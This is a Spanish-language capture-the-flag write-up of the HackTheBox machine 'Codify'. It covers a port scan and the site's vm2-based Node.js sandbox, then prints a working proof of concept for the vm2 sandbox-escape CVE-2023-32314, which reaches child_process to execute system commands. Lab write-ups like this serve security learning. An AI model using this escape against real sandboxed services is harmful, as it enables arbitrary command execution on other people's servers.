
Codify - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:



```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN+/g3FqMmVlkT3XCSMH/Jtv
|   256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIm6HJTYy2teiiP6uZoSCHhsWHN+z3SVL/21fy6cZWZi
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://codify.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3000/tcp open  http    syn-ack ttl 63 Node.js Express framework
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 80 nos redirecciona hacia el dominio "codify.htb" esto quiere decir que se esta aplicando "Virtual Hosting", añadimos el dominio al archivo "/etc/hosts" y vamos a ver su contenido:



Codify

Test your Node.js code easily.

This website allows you to test your Node.js code in a sandbox environment. Enter your code in the editor and see the output in real-time.


Codify is a simple web application that allows you to test your Node.js code easily. With Codify, you can write and run your code snippets in the browser without the need for any setup or installation.

Whether you're a developer, a student, or just someone who wants to experiment with Node.js, Codify makes it easy for you to write and test your code without any hassle.

Codify uses sandboxing technology to run your code. This means that your code is executed in a safe and secure environment, without any access to the underlying system. Therefore this has some limitations. We try our best to reduce these so that we can give you a better experience.

So why wait? Start using Codify today and start writing and testing your Node.js code with ease!

Es una web donde podemos testear nuestro codigo de "node.js". Tenemos algunas limitaciones:


Limitations

The Codify platform allows users to write and run Node.js code online, but there are certain limitations in place to ensure the security of the platform and its users.

Restricted Modules

The following Node.js modules have been restricted from importing:

- child_process
- fs


This is to prevent users from executing arbitrary system commands, which could be a major security risk.

Module Whitelist

Only a limited set of modules are available to be imported. Some of them are listed below. If you need a specific module that is not available, please contact the administrator by mailing support@codify.htb while our ticketing system is being migrated.

- url
- crypto
- util
- events
- assert
- stream
- path
- os
- zlib


Nos dice que esta usando la libreria "vm2" para ejecutar el codigo de node.js


About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

Vamos a buscar un exploit para la libreria vm2:




Snyk
https://security.snyk.io › ... › npm · Traducir esta página

Sandbox Bypass in vm2 | CVE-2023-32314

16 may 2023 — **vm2** is a sandbox that can run untrusted code with whitelisted Node's built-in modules. Affected versions of this package are **vulnerable to** Sandbox Bypass.


El código explota una vulnerabilidad en vm2, una librería que crea un entorno aislado (sandbox) para ejecutar código. La idea es que vm2 no debería permitir acceder a módulos peligrosos como child_process. Sin embargo, el atacante usa un Proxy para manipular el objeto Error. Aqui tenemos un ejemplo:



PoC

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo
hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

